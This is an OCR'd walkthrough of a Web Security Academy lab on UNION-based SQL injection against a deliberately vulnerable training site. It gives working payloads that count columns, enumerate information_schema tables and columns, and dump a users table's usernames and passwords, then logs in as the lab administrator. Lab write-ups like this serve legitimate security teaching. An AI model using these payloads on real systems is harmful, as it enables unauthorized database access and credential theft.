


Lab: SQL injection attack, listing the database contents on non-Oracle databases

Step 1: Check website



- Let check the filter



When we check filter we can see 


we know the code SQL is:

Select * from products Where category = "*Filter*" and release = 1

- We will test to change the filter like:


Select * from products Where category = "Hi I am NDX" and release = 1

- We have result




Step 2: We will check the column retuned the query and which column contain text data

- We will check column retuned the query by SQL code: 'Union+select+Null--
- We have result is error




- Let continue to check with 'Union+select+Null,Null--

- We have result



So we know have 2 column will return query. Now we will check which column contain text data with code is ‘Union+select+‘Hi’,’It+me’--

- We have result




- We will know all column contain text data


Step 3: Check list table list in the database

- Let check list table with code:

'+UNION+SELECT+table_name,+NULL+FROM+information_schema.tables--



Now we must find the table with user information




We have table with name users_mfsfbq

Step 4: Check name of column of table users_mfsfbq


'+Union

+Select+column_name,+Null+From+information_schema.columns+Where+table_name=
‘users_mfsfbq’--

- We have result is




Step 5: Payload data of username_faizic and password_dzjhov column in table user_mfsfbg
With code
'+UNION+SELECT+username_faizic,+password_dzjhov+FROM+users_mfsfbq—
We will have result




We can see account administrator with password is 0rq0ind3ni510pffi2i1

Step 6: login with account administrator



And we have result


SQL injection attack, listing the d
https://0a9400350493d67781fe3437008900bc.web-security-academy.net/my-account
Web Security Academy
SQL injection attack, listing the database contents on non-Oracle databases
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